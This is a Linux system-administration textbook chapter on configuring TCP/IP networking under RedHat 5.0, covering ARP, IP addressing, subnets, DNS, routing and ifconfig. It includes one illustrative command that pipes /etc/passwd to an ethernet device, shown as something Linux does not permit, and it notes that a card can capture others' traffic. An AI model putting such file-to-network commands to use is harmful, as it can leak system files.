As mentioned in chapter 10 the only way a program can gain access to a physical device is via a device file. Network hardware is still hardware so it follows that there should be device files for networking hardware. Under other versions of the UNIX operating system this is true. It is not the case under the Linux operating system.

Device files for networking hardware are created, as necessary, by the device drivers contained in the Linux kernel. These device files are not available for other programs to use. This means I can't execute the command

```
cat < /etc/passwd > /dev/eth0
```

The only way information can be sent via the network is by going through the kernel.

Remember, the main reason UNIX uses device files is to provide an abstraction which is independent of the actual hardware being used. A network device file must be configured properly before you can use it send and receive information from the network. The process for configuring a network device requires a bit more background information than you have at the moment. The following provides that background and a later section in the chapter examines the process and the commands in more detail.

The installation process for RedHat 5.0 will normally perform some network configuration for you. To find out what network devices are currently active on your system have a look at the contents of the file `/proc/net/dev`

```
[david@faile]$ cat /proc/net/dev
Inter-|   Receive                       |  Transmit
 face |packets errs drop fifo frame|packets errs drop fifo colls carrier
    lo:      91    0    0    0    0        91    0    0    0     0    0
  eth0:       0    0    0    0    0        60    0    0    0     0   60
```

On this machine there are two active network devices. `lo:` the loopback device and `eth0:` an ethernet device file. If a computer has more than one ethernet interface (network devices are usually called network interfaces) you would normally see entries for eth1 eth2 etc.

IP aliasing (talked about more later) is the ability for a single ethernet card to have more than one Internet address (why this is used is also discussed later). The following example shows the contents of the /proc/net/dev file for a machine using IP aliasing. *It is not normal for an ethernet card to have multiple IP addresses, normally each ethernet card/interface will have one IP address.*

```
[david@cq-pan ]$ cat /proc/net/dev
Inter-|   Receive                       |  Transmit
face |packets errs drop fifo frame|packets errs drop fifo colls carrier
  lo: 285968    0    0    0    0  285968    0    0    0     0    0
eth0:61181891  59   59    0   89 77721923    0    0    0 11133617   57
eth0:0:  48849    0    0    0    0       212    0    0    0     0    0
eth0:1:  10894    0    0    0    0       210    0    0    0     0    0
eth0:2: 481325    0    0    0    0       259    0    0    0     0    0
eth0:3:  29178    0    0    0    0       215    0    0    0     0    0
```

You can see that the device files for an aliased ethernet device uses the format ethX:Y where X is the number for the ethernet card and Y is the number of the aliased device. Since aliased devices use the same ethernet card they must use the same network, after all you can't connect a single ethernet card to two networks.

Ethernet

The following provides some very brief background information on ethernet which will be useful in the rest of the chapter.

Ethernet addresses

Every ethernet card has built into it a 48 bit address (called an Ethernet address or a Media Access Control (MAC) address). The high 24 bits of the address are used to assign a unique number to manufacturers of ethernet addresses and the low 24 bits are assigned to individual ethernet cards made by the manufacturer.

Some example ethernet addresses, you will notice that ethernet addresses are written using 6 tuples of HEX numbers, are listed below

```
00:00:0C:03:79:2F
00:40:F6:60:4D:A4
00:20:AF:A4:55:87
00:20:AF:A4:55:7B
```

Notice that the last two ethernet cards were made by the same manufacturer (with the manufacturers number of `00:20:AF`).

Ethernet is a broadcast medium

Every packet, often called an ethernet frame, of information sent on ethernet contains a source and destination MAC address. The packet is placed on a ethernet network and every machine, actually the ethernet card, on the network looks at the packet. If the card recognises the destination MAC as its own it "grabs" the packet and passes it to the Network access layer.

It is possible to configure your ethernet card so that it grabs all packets sent on the network. This is how it is possible to "listen in" on other people on a ethernet network.

A single ethernet network cannot cover much more than a couple of hundred meters. How far depends on the type of cabling used.

Converting hardware addresses to Internet addresses

The network access layer, the lowest level of the TCP/IP protocol stack is responsible for converting Internet addresses into hardware addresses. This is how TCP/IP can be used over a large number of different networking hardware. As you might have guessed different networking hardware uses different addressing schemes.

Address Resolution Protocol

The mapping of ethernet addresses into Internet addresses is performed by the Address Resolution Protocol (ARP). ARP maintains a table that contains the translation between IP address and ethernet address.

When the machine wants to send data to a computer on the local ethernet network the ARP software is asked if it knows about the IP address of the machine (remember the software deals in IP addresses). If the ARP table contains the IP address the ethernet address is returned.

If the IP address is not known a packet is broadcast to every host on the local network, the packet contains the required IP address. Every host on the network examines the packet. If the receiving host recognises the IP address as its own, it will send a reply back that contains its ethernet address. This response is then placed into the ARP table of the original machine (so it knows it next time).

The ARP table will only contain ethernet addresses for machines on the local network. Delivery of information to machines not on the local network requires the intervention of routing software which is introduced later in the chapter.

arp

On a UNIX machine you can view the contents of the ARP table using the `arp` command. `arp -a` will display the entire table.

The following example shows how the arp cache for a computer is built as it goes. In the first use of the arp command you can see three machines in the cache, centaurus, draal and a ?. The ? is almost certainly one of the NT computers in the student labs at CQU. Draal is one of the Linux computers used by project students and centaurus is the gateway between the 138.77.37 network and the rest of the world.

```
[root@cq-pan logs]# /sbin/arp -a
centaurus.cqu.EDU.AU (138.77.37.1) at AA:00:04:00:0B:1C [ether] on eth0
draal.cqu.EDU.AU (138.77.37.100) at 00:20:AF:33:B5:BE [ether] on eth0
? (138.77.37.46) at <incomplete> on eth0
```

To see how new entries are added to the cache the next example shows the ping command. Ping is often used to test a network connection and to see if a particular machine is alive. In this case I'm pinging pug, who also happens to be on the 138.77.37 network.

```
[root@cq-pan logs]# ping pug
PING pug.cqu.edu.au (138.77.37.102): 56 data bytes
64 bytes from 138.77.37.102: icmp_seq=0 ttl=64 time=19.0 ms

--- pug.cqu.edu.au ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 19.0/19.0/19.0 ms
```

Since we've now contacted pug and pug is on the same network as this machine its entry should now appear in the arp cache.

```
[root@cq-pan logs]# /sbin/arp -a
centaurus.cqu.EDU.AU (138.77.37.1) at AA:00:04:00:0B:1C [ether] on eth0
draal.cqu.EDU.AU (138.77.37.100) at 00:20:AF:33:B5:BE [ether] on eth0
pug.cqu.EDU.AU (138.77.37.102) at 00:20:AF:A4:3B:0F [ether] on eth0
? (138.77.37.46) at <incomplete> on eth0
```

There (s)he blows. If pug was not on the same local area network its ethernet address would not be added to the arp cache. Remember, ethernet addresses are only used to communicate with machines on the same ethernet network. For example, if I ping the machine www.cqu.edu.au it won't be added to the arp cache since it is on a different network.

```
[root@cq-pan logs]# ping www
PING plato.cqu.edu.au (138.77.5.4): 56 data bytes
64 bytes from 138.77.5.4: icmp_seq=0 ttl=63 time=1.7 ms

--- plato.cqu.edu.au ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 1.7/1.7/1.7 ms
```

SLIP, PPP and point to point

SLIP and PPP, used to connect machines via serial lines (and modems) are not broadcast media. They are simple "point-to-point" connections between two computers. This means that when information is placed on a SLIP/PPP connection only the two computers at either end of that connection can see the information. SLIP/PPP are usually used when a computer is connected to a network via a modem or a serial connection.

This chapter does not provide any more discussion of SLIP/PPP. However all the basic concepts and the fundamental process for connecting a machine to the network are the same for SLIP/PPP as they are for ethernet. This is one of the advantages of TCP/IP networking being layered. Above a certain level, i.e. when the network interface is configured, the system works the same regardless of the hardware.

Kernel support for networking

Ensuring that the kernel includes support for your networking hardware is only the first step. In order to supply certain network services it is necessary for them to be compiled into the kernel. The following is a list of some of the services that the Linux kernel can support

- IP accounting
  IP accounting must be compiled into the kernel and is configured with the `ipfwadm` command. IP accounting allows you to track the number of bytes and packets transmitted over the network connection. This is useful in situations where you must track the network usage of your users. For example, if you are a Internet Service Provider.
- IP aliasing
  Essentially, IP aliasing allows your computer to pretend it is more than one computer. In a normal configuration each network device is allocated a single IP address. However there are times when you wish to allocate multiple IP addresses to a computer with a single network interface. The most common example of this is web sites, for example, the websites http://cq-pan.cqu.edu.au/, http://webclass.cqu.edu.au/, and http://webfuse.cqu.edu.au/ are all hosted by one computer. This computer only has one ethernet card and uses IP aliasing to create aliases for the ethernet card. The ethernet card's real IP address is 138.77.37.37 and its

three alias addresses are 138.77.37.36, 138.77.37.59 and 138.77.37.108.

Normally the interface would only grab the network packets addressed to 138.77.37.37 but with network aliasing it will grab the packets for all three addresses.

You can see this in action by using the arp command. Have a look at the hardware addresses for the computers cq-pan, webclass and webfuse. What can you tell?

```
[david@draal david]$ /sbin/arp
Address                  HWtype  HWaddress           Flags Mask          Iface
centaurus.cqu.EDU.AU     ether   AA:00:04:00:0B:1C   C                    eth0
webfuse.cqu.EDU.AU       ether   00:60:97:3A:AA:85   C
eth0
cq-pan.cqu.EDU.AU        ether   00:60:97:3A:AA:85   C
eth0
science.cqu.EDU.AU       ether   00:00:F8:01:9E:DA   C
eth0
borric.cqu.EDU.AU        ether   00:20:AF:A4:39:39   C
eth0
webclass.cqu.EDU.AU      ether   00:60:97:3A:AA:85   C
eth0
138.77.37.46                     (incomplete)
eth0
```

- IP firewall
  This option allows you to use a Linux computer to implement a firewall. A firewall works by allowing you to selectively ignore certain types of network connections. By doing this you can restrict what access there is to your computer (or the network behind it) and as a result help increase security.

  The firewall option is closely related to IP accounting, for example it is configured with the same command, `ipfwadm`.
- IP encapsulation
  IP encapsulation is where the IP packet from your machine is wrapped inside another IP packet. This is of particular use mobile IP and IP multicast.
- IPX
  IPX protocol is used in Novel Netware systems. Including IPX support in the Linux kernel allows a Linux computer to communicate with Netware machines.
- IPv6
  IPv6, version 6 of the IP protocol, is the next generation of which is slowly being adopted. IPv6 includes support for the current IP protocol. Linux support for IPv6 is slowly developing. You can find more information at http://www.terra.net/ipv6/
- IP masquerade
  IP masquerade allows multiple computers to use a single IP address. One situation where this can be useful is when you have a single dialup connection to the Internet via an Internet Service Provider (ISP). Normally, such a dialup connection can only be used by the machine which is connected. Even if the dialup machine is on a LAN with other machines

connected they cannot access the Internet. However with IP masquerading it is possible to allow all the machines on that LAN access the Internet.

- Network Address Translation
  Support for network address translation for Linux is still at an alpha stage. Network address translation is the "next version" of IP masquerade. See http://www.csn.tu-chemnitz.de/HyperNews/get/linux-ip-nat.html for more information.
- IP proxy server
- Mobile IP
  Since an IP address consists of both a network address and a host address it can normally only be used when a machine is connected to the network specified by the network address. Mobile IP allows a machine to be moved to other networks but still retain the same IP. IP encapsulation is used to send packets destined for the mobile machine to its new location. See http://anchor.cs.binghamton.edu/mobileip/ for more information.
- IP multicast
  IP multicast is used to send packets simultaneously to computers and separate IP networks. It is used for a variety of audio and video transmission. See http://www.teksouth.com/linux/multicast/ for more information.

TCP/IP Basics

Before going any further it is necessary to introduce some of the basic concepts related to TCP/IP networks. An understanding of these concepts is essential for the next steps in connecting a Linux machine to a network. The concepts introduced in the following includes

- hostnames
  Every machine (also known as a host) on the Internet has a name. This section introduces hostnames and related concepts.
- IP addresses
  Each network interface on the network also has a unique IP address. This section discusses IP addresses, the components of an IP address, subnets, network classes and other related issues.
- Name resolution
  Human beings use hostnames while the IP protocols use IP addresses. There must be a way, name resolution, to convert hostnames into IP addresses. This section looks at how this is achieved.
- Routing
  When network packets travel from your computer to a Web site in the United States there are normally a multitude of different paths that packet can take. The decisions about which path it takes are performed by a routing algorithm. This section briefly discusses how routing occurs.

Hostnames

Most computers on a TCP/IP network are given a name, usually known as a host name (a computer can be known as a host). The hostname is usually a simple name used to uniquely identify a computer within a given site. A fully qualified Internet host name, also known as a fully qualified domain name (FQDN), uses the following format

```
hostname.site.domain.country
```

- `hostname`
  A name by which the computer is known. This name must be unique to the site on which the machine is located.
- `site`
  A short name given to the site (company, University, government department etc) on which the machine resides.
- `domain`
  Each site belongs to a specific domain. A domain is used to group sites of similar purpose together. Table 15.1 provides an example of some domain names. Strictly speaking a domain name also includes the country.
- `country`
  Specifies the actual country in which the machine resides. Table 15.2 provides an example of some country names. You can see a list of the country codes at http://www.bcpl.net/~jspath/isocodes.html

For example the CQU machine `jasper`'s fully qualified name is `jasper.cqu.edu.au`, where `jasper` is the hostname, `cqu` is the site name, the domain is `edu` and the country is `au`.

Domain	Purpose
`edu`	Educational institution, university or school
`com`	Commercial company
`gov`	Government department
`net`	Networking companies

Table 15.1
Example Internet domains

Country code	Country
nothing or `us`	United States
`au`	Australia
`uk`	United Kingdom
`in`	India
`ca`	Canada
`fr`	France

Table 15.2
Example Country Codes

hostname

Under Linux the hostname of a machine is set using the `hostname` command. Only the root user can set the hostname. Any other user can use the `hostname` command to view the machine's current name.

```
root@faile david]# hostname
faile.cqu.edu.au
[root@faile david]# hostname fred
```

```
[root@faile david]# hostname
fred
```

Changes to the hostname performed using the hostname command will not apply after you reboot a RedHat 5.0 Linux computer. RedHat 5.0 sets the hostname during startup from one of its configuration files, `/etc/sysconfig/network` This is the file which is changed by the GUI tools provided with RedHat.

If you wish a change in hostname to be retained after you reboot you will have to change this file.

Qualified names

`jasper.cqu.edu.au` is a fully qualified domain name and uniquely identifies the machine `jasper` on the CQU campus to the entire Internet. There cannot be another machine called `jasper` at CQU. However there could be another machine called `jasper` at James Cook University in Townsville (its fully qualified name would be `jasper.jcu.edu.au`).

A fully qualified name must be unique to the entire Internet. Which implies every hostname on a site should be unique.

Not qualified

It is not always necessary to specify a fully qualified name. If a user on `aldur.cqu.edu.au` enters the command `telnet jasper` the networking software assumes that because it isn't fully qualified hostname the user means the machine `jasper` on the current site (`cqu.edu.au`).

IP/Internet Addresses

Alpha-numeric names, like hostnames, cannot be handled efficiently by computers, at least not as efficiently as numbers. For this reason, hostnames are only used for us humans. The computers and other equipment involved in TCP/IP networks use numbers to identify hosts on the Internet. These numbers are called IP addresses. This is because it is the Internet Protocol (IP) which provides the addressing scheme.

IP addresses are currently 32 bit numbers, IPv6 the next generation of IP uses 128 bit address. IP addresses are usually written as four numbers separated by full stops (called dotted decimal form) e.g. `132.22.42.1`. Since IP addresses are 32 bit numbers, each of the numbers in the dotted decimal form are restricted to between 0-255 (32 bits divide by 4 numbers gives 8 bits per number and 255 is the biggest number you can represent using 8 bits). This means that `257.33.33.22` is an invalid address.

Dotted Quad to Binary

The address `132.22.42.1` in dotted decimal form is actually stored on the computer as `10000100 00010110 00101010 00000001`. Each of the four decimal numbers represent one byte of the final binary number

- 132 = 10000100
- 22 = 00010110
- 42 = 00101010
- 1 = 00000001

The conversion from dotted quad to binary (and back again) is important for some of the following concepts.

Networks and hosts

An IP address actually consists of two parts

- a network portion, and
  This is used to identify the network that the machine belongs to. Hosts on the same network will have this portion of the IP address in common. This is one of the reasons why IP masquerading is required for mobile computers (e.g. laptops). If you move a computer to a different network you must give it a different IP address which includes the network address of the new network it is connected to.
- the host portion.
  This is the part which uniquely identifies the host on the network.

The network portion of the address forms the high part of the address (the bit that appears on the left hand side of the number). **The size of the network and host portions of an IP address is specified by another 32 bit number called the netmask (also known as the subnet mask).**

To calculate which part of an IP address is the network and which the host the IP address and the subnet mask are treated as binary numbers (see diagram 15.?). Each bit of the subnet mask and the IP address are compared and

- if the bit is set in both the IP address and the subnet mask then the bit is set in the network address,
- if the bit is set in the IP address but **not** set in the subnet mask then the bit is set in the host address.

For example

```
IP address  138.77.37.21       10001010  01001101  00100101  00010101
netmask     255.255.255.0   11111111  11111111  11111111  00000000

network address  138.77.37.0  10001010  01001101  00100101  00000000
host address    0.0.0.21     00000000  00000000  00000000  00010101
```

The Internet is a network of networks

The structure of IP addresses can give you some idea of how the Internet works. It is a network of networks. You start with a collection of machines all connected via the same networking hardware, a local area network. All the machines on this local area network will have the same network address, each machine also has a unique host address.

The Internet is formed by connecting a lot of local area networks together.

For example

In Figure 15.1 there are two networks, `138.77.37.0` and `138.77.36.0`. These are two networks on the Rockhampton campus of Central Queensland University and both use ethernet as their networking hardware. This means that when a computer on the 37 subnet (the network with the network address 138.77.37.0) wants to send information to another computing on the 37 subnet it simply uses the characteristics of ethernet. The information is placed on the ethernet network and gets delivered.

However, if the machine 138.77.37.37 wants to send information to the machine 138.77.36.15 it's a bit more complex. Since both computers are on separate networks the machine `138.77.37.37` just can't send information to the machine `138.77.36.15`. Instead it has to use a gateway machine (only rarely is the gateway machine a computer but it can be). The gateway machine actually has two network connections. One connection to the `138.77.37.0` network and the other to the `138.77.36.0` network.

It is via this dual connection that the gateway acts as the connection between the two networks. The gateway knows that it should grab any and all packets on the `138.77.36.0` network destined for the `138.77.37.0` network (and vice versa). When it grabs these packets the gateway machine transfers them from the network device connected to the sending network to the network device connected to the receiving network.




Figure 15.1
A simple gateway

This process is repeated for other networks. Each network is then connected to each other via devices called routers, or perhaps gateways. This is a very simple example.

Assigning IP addresses

Some IP addresses are reserved for specific purposes and you should not assign these addresses to a machine. Table 15.3 lists some of these addresses

Address	Purpose
`xx.xx.xx.0`	network address
`xx.xx.xx.1`	gateway address *
`xx.xx.xx.255`	broadcast address
`127.0.0.1`	loopback address

* this is not a set standard

Table 15.3
Reserved IP addresses

As mentioned above `127.0.0.1` is a special IP address. It refers to the local host. The local host allows software to address the local machine in exactly the same way it would address a remote machine. For those of you without network connections the localhost will be the only method you can use to experiment with the concepts introduced in this and the following chapter.

As shown in the previous examples gateways and routers are able to distribute data from one network to another because they are actually physically connected to two or more networks through a number of network interfaces. Figure 15.1 provides a representation of this.

The machine in the middle, the gateway machine, has two network interfaces. One has the IP address `138.77.37.1` and the other `138.77.36.1` (it's common practice for a networks gateway machine to have the host id 1, but by no means compulsory).

By convention the network address is the IP address with a host address that is all 0's. The network address is used to identify a network.

The broadcast address is the IP address with the host address set to all 1's and is used to send information to all the computers on a network, typically used for routing and error information.

Network Classes

During the development of the TCP/IP protocol stack IP addresses were divided into classes. There are three main address classes, A, B and C. Table 15.4 summarises the differences between the three classes. The class of an IP address can be deduced by the value of the first byte of the address.

Class	First byte value	Netmask	Number of hosts
A	1 to 126	255.0.0.0	16 million
B	128 to 191	255.255.0.0	64,000
C	192 to 223	255.255.255.0	254
Multicast	224 – 239	240.0.0.0	

Table 15.4
Network classes

If you plan on setting up a network that is connected to the Internet the addresses for your network must be allocated to you by central controlling organisation. You can't just choose any set of addresses you wish, chances are they are already taken my some other site.

If your network will not be connected to the Internet you can choose from a range of addresses which have been set aside for this purpose. These addresses are shown in Table 15.5

Network class	Addresses
A	10.0.0.0 to 10.255.255.255
B	172.16.0.0 to 172.31.255.255
C	192.168.0.0 to 192.168.255.255

Table 15.5
Networks reserved for private networks

Subnets

Central Queensland University has a class B network address, `138.77.0.0`. This would imply that you could make the following assumptions about the IP address `138.77.1.1`. The network address is `138.77.0.0` and that the host address is `1.1`, this is after all how a class B address is defined.

If you did make these implications you would be wrong.

CQU has decided to break its available IP addresses into further networks, called subnets. Subnetting works by moving the dividing line between the network address bits and the host address bits. Instead of using the first two bytes for the network address CQU uses subnetting to use the first three bytes. This is achieved by setting the netmask to `255.255.255.0`.

This means that the address `138.77.1.1` actually breaks up into a network address `138.77.1.0` and a host address of `1`. The network `138.77.1.0` is said to be a subnet of the larger `138.77.0.0` network.

Why subnet?

Subnetting is used for a number of reasons including

- security reasons,
  Using ethernet all hosts on the same network can see all the packets on the network. So it makes sense to put the computers in student labs on a different network to the computer on which student results are placed.
- physical reasons,
  Networking hardware, like ethernet, has physical limitations. You can't put machines on the Mackay campus on the same network as machines on the Rockhampton campus (they are separated by about 300 kilometers).
- political reasons, and
  There may be departments or groups within an organisation that have unique needs or want to control their own network. This can be achieved by subnetting and allocating them their own network.
- hardware and software differences.
  Someone may wish to use completely different networking hardware and software.

"Strange" subnets

Generally subnet masks are byte oriented, for example `255.255.255.0`. This means that divide between the network portion of the address and the host portion occurs on a byte boundary. However it is possible and sometimes necessary to use bit-oriented subnet masks, for example `255.255.255.224.` Bit oriented implies that this division occurs within a byte.

For example a small company with a class C Internet address might use the subnet mask `255.255.255.224`.

Exercises

15.1 Complete the following table by calculating the network and host addresses. (refer back to the example earlier in the chapter)

IP address	Subnet mask	Network address	Host address
178.86.11.1	255.255.255.0		
230.167.16.132	255.255.255.192		
132.95.132.5	255.255.240.0		

Name resolution

We have a problem. People will use hostnames to identify individual computers on the network while the computers use the IP address. How are the two reconciled.

When you enter `http://www.lycos.com/` on your WWW browser the first thing the networking software must do is find the IP address for `www.lycos.com`. Once it has the IP address it can connect to that machine and download the WWW pages.

The process of taking a hostname and finding the IP address is called **name resolution**.

Methods of name resolution

There are two methods that can be used to perform name resolution

- the `/etc/hosts` file, and
- the Domain Name Service.

/etc/hosts

One way of performing name resolution is to maintain a file that contains a list of hostnames and their equivalent IP addresses. Then when you want to know a machine's IP address you look up the file.

Under UNIX the file is `/etc/hosts`. `/etc/hosts` is a text file with one line per host. Each line has the format

```
IP_address hostname aliases
```

Comments can be indicated by using the hash # symbol. Aliases are used to indicate shorter names or other names used to refer to the same host.

For example

For example the hosts file of the machine `aldur` looks like this

```
# every machine has the localhost entry
127.0.0.1       localhost          loopback
138.77.36.29    aldur.cqu.edu.au   aldur
138.77.1.1      jasper.cqu.edu.au  jasper
138.77.37.28    pol.cqu.edu.au     pol
```

Problems with `/etc/hosts`

When a user on `aldur` enters the command `telnet jasper.cqu.edu.au` the software first looks in the hosts file for an entry for `jasper`. If it finds an entry it obtains jasper's IP address and then can execute the command.

What happens if the user enters the command `telnet knuth`. There isn't an entry for `knuth` in the hosts file. This means the IP address of `knuth` can't be found and so the command can't succeed.

One solution would be to add an entry in the hosts file for every machine the users of `aldur` wish to access. With over two million machines on the Internet it should be obvious that this is not a smart solution.


Domain name service (DNS)

The following reading on the DNS was taken from http://www.aunic.net/dns.html

In the early days of the Internet, all host names and their associated IP addresses were recorded in a single file called hosts.txt, maintained by the Network Information Centre in the USA. Not surprisingly, as the Internet grew so did this file, and by the mid-80's it had become impractically large to distribute to all systems over the network, and impossible to keep up to date. The Internet Domain Name System (DNS) was developed as a distributed database to solve this problem. Its primary goal is to allow the allocation of host names to be distributed amongst multiple naming authorities, rather than centralised at a single point.

DNS structure

The DNS is arranged as a hierarchy, both from the perspective of the structure of the names maintained within the DNS, and in terms of the delegation of naming authorities. At the top of the hierarchy is the root domain "." which is administered by the Internet Assigned Numbers Authority (IANA). Administration of the root domain gives the IANA the authority to allocate



domains beneath the root, as shown in the diagram below:

The process of assigning a domain to an organisational entity is called delegating, and involves the administrator of a domain creating a sub-domain and assigning the authority for allocating sub-domains of the new domain the subdomain's administrative entity.

This is a hierarchical delegation, which commences at the "root" of the Domain Name Space ("."). A fully qualified domain name, is obtained by writing the simple names obtained by tracing the DNS hierarchy from the leaf nodes to the root, from left to right, separating each name with a stop ".", eg.

```
fred.xxxx.edu.au
```

is the name of a host system (huxley) within the XXXX University (xxx), an educational (edu) institution within Australia (au).

The sub-domains of the root are known as the top-level domains, and include the edu (educational), gov (government), and com (commercial) domains. Although an organisation anywhere in the world can register beneath these three-character top level domains, the vast majority that have are located within, or have parent companies based in, the United States. The top-level domains represented by the ISO two-character country codes are used in most other countries, thus organisations in Australia are registered beneath au.

The majority of country domains are sub-divided into organisational-type sub-domains. In some countries two character sub-domains are created (eg. ac.nz for New Zealand academic organisations), and in others three character sub-domains are used (eg. com.au for Australian commercial organisations). Regardless of the standard adopted each domain may be delegated to a separate authority.

Organisations that wish to register a domain name, even if they do not plan to establish an Internet connection in the immediate short term, should contact the administrator of the domain which most closely describes their activities.

Even though the DNS supports many levels of sub-domains, delegations should only be made where there is a requirement for an organisation or organisational sub-division to manage their own name space. Any sub-domain administrator must also demonstrate they have the technical competence to operate a domain name server (described below), or arrange for another organisation to do so on their behalf.

Domain Name Servers

The DNS is implemented as collection of inter-communicating nameservers. At any given level of the DNS hierarchy, a nameserver for a domain has knowledge of all the immediate sub-domains of that domain.

For each domain there is a primary nameserver, which contains authoritative information regarding Internet entities within that domain. In addition Secondary nameservers can be configured, which periodically download authoritative data from the primary server. Secondary nameservers provide backup to the primary nameserver when it is not operational, and further improve the overall performance of the DNS, since the nameservers of a domain that respond to queries most quickly are used in preference to any others.

/etc/resolv.conf

When performing a name resolution most UNIX machines will check their `/etc/hosts` first and then check with their name server. How does the machine know where its domain name server is. The answer is in the `/etc/resolv.conf` file.

`resolv.conf` is a text file with three main types of entries

- # comments
  Anything after a # is a comment and ignored.
- domain *name*
  Defines the default domain. This default domain will be appended to any hostname that does not contain a dot.
- nameserver *address*
  This defines the IP address of the machines domain name server. It is possible to have multiple name servers defined and they will be queried in order (useful if one goes down).

For example

The `/etc/resolv.conf` file from my machine is listed below.

```
domain cqu.edu.au
nameserver 138.77.5.6
nameserver 138.77.1.1
```

Routing

So far we've looked at names and addresses that specify the location of a host on the Internet. We now move onto routing. Routing is the act of deciding how each individual datagram finds its way through the multiple different paths to its destination.

Simple routing

For most UNIX computers the routing decisions they must make are simple. If the datagram is for a host on the local network then the data is placed on the local network and delivered to the destination host. If the destination host is on a remote network then the datagram will be forwarded to the local gateway. The local gateway will then pass it on further.

However, a network the size of the Internet cannot be constructed with such a simple approach. There are portions of the Internet where routing is a much more complex business, too complex to be covered as a portion of one week of a third year unit.

Routing tables

Routing is concerned with finding the right **network** for a datagram. Once the right network has been found the datagram can be delivered to the host.

Most hosts (and gateways) on the Internet maintain a routing table. The entries in the routing table contain the information to know where to send datagrams for a particular network.

Constructing the routing table

The routing table can be constructed in one of two ways

- ♣ constructed by the Systems Administrator, sometimes referred to as static routes,
- ♣ dynamically created by a number of different available routing protocols

The dynamic creation by routing protocols is complex and beyond the scope of this subject.

Exercises

15.2	Why is the name server in `/etc/resolv.conf` specified using an IP address and not a hostname?

Making the connection

This chapter, until now, has been introducing all the basic information you need to understand in order to connect your Linux computer to a network. In the following section we put this knowledge into practice by stepping through the actual connection process. Initially we do this process at the command level so you understand what is happening. Later on the GUI tools available under RedHat 5.0 are introduced.

Having reached this stage it is assumed that you have connected (or inserted) your networking hardware (in)to your computer and have (if necessary) recompiled the kernel to provide the necessary networking support.

Configuring the device/interface

Earlier in the chapter the concept of a network device was introduced. The following section examines what is required to configure the network device so that it operates. Configuring the network device draws on some of the basic TCP/IP concepts introduced in previous sections.

> *One of the common complaints from UNIX Systems Administrators who move into administering Windows 95/NT machines is that to reconfigure (a common task which requires reconfiguring the network interface is changing the IP address) the network device on a Windows machine you have to reboot the entire machine. They are used to UNIX where you can*

bring network devices up and down without effecting anything (apart from the networking software), no need to reboot.

The loopback device/interface

The loopback device is a special case. It is always present and is used to provide access to your own machine. Even if you do not have a network connection you will be able to use the loopback interface to test some of the basic networking services. The loopback interface always has the IP address `127.0.0.1`. Whenever you use the IP address `127.0.0.1` you are connecting to your own computer.

`ifconfig`

Network interfaces are configured using the `ifconfig` command and has the standard format for turning a device on

```
ifconfig device_name IP_address netmask netmask up
```

For example

- ifconfig eth0 138.77.37.26 netmask 255.255.255.0 up
  Configures the first ethernet address with the IP address of 138.77.37.26 and the netmask of 255.255.255.0.
- ifconfig lo 127.0.0.1
  Configures the loopback address appropriately.

Other parameters for the `ifconfig` command include

- `up` and `down`
  These parameters are used to take the device up and down (turn it on and off). ifconfig eth0 down will disable the eth0 interface and will require an ifconfig command like the first example above to turn it back on.
- `-arp`
  Will turn on/off the address resolution protocol for the specified interface.
- `-pointtopoint` *`addr`*
  Used to specify the IP address (*addr*) of the computer at the far end of a point to point link.

Configuring the name resolver

Once the device/interface is configured you can start using the network. However you'll only be able to use IP addresses. At this stage the networking system on your computer will not know how to resolve hostnames (convert hostnames into IP addresses). So if I was configuring a machine on the 138.77.37 subnet (this is the student subnet in the IT building) at CQU I would be able to execute commands like

```
telnet 138.77.37.37
```

but I would not be able to execute commands such as

```
telnet cq-pan.cqu.edu.au
```

Even though the IP address for the machine cq-pan.cqu.edu.au is 138.77.37.37 the networking on my machine doesn't know how to do the translation.

This is where the name resolver and its associated configuration files enter the picture. In particular the three files we'll be looking at are

- `/etc/resolv.conf`
  Specifies where the main domain name server is located for your machine.
- `/etc/hosts.conf`
  Allows you to specify how the name resolver will operate. For example, will it ask the domain name server first or look at a local file.
- `/etc/hosts`
  A local file which specifies the IP/hostname association between common or local computers.

The following is an excerpt from the NET-3 HOW-TO which describes these files in a bit more detail.

/etc/resolv.conf

The `/etc/resolv.conf` is the main configuration file for the name resolver code. Its format is quite simple. It is a text file with one keyword per line. There are three keywords typically used, they are:

- domain
  this keyword specifies the local domain name.
- search
  this keyword specifies a list of alternate domain names to search for a hostname
- nameserver
  this keyword, which may be used many times, specifies an IP address of a domain name server to query when resolving names

An example `/etc/resolv.conf` might look something like:

```
domain maths.wu.edu.au
search maths.wu.edu.au wu.edu.au
nameserver 192.168.10.1
nameserver 192.168.12.1
```

This example specifies that the default domain name to append to unqualified names (ie hostnames supplied without a domain) is maths.wu.edu.au and that if the host is not found in that domain to also try the wu.edu.au domain directly. Two nameservers entry are supplied, each of which may be called upon by the name resolver code to resolve the name.

/etc/host.conf

The `/etc/host.conf` file is where you configure some items that govern the behaviour of the name resolver code.

The format of this file is described in detail in the `resolv+` man page. In nearly all circumstances the following example will work for you:

```
order hosts,bind
multi on
```

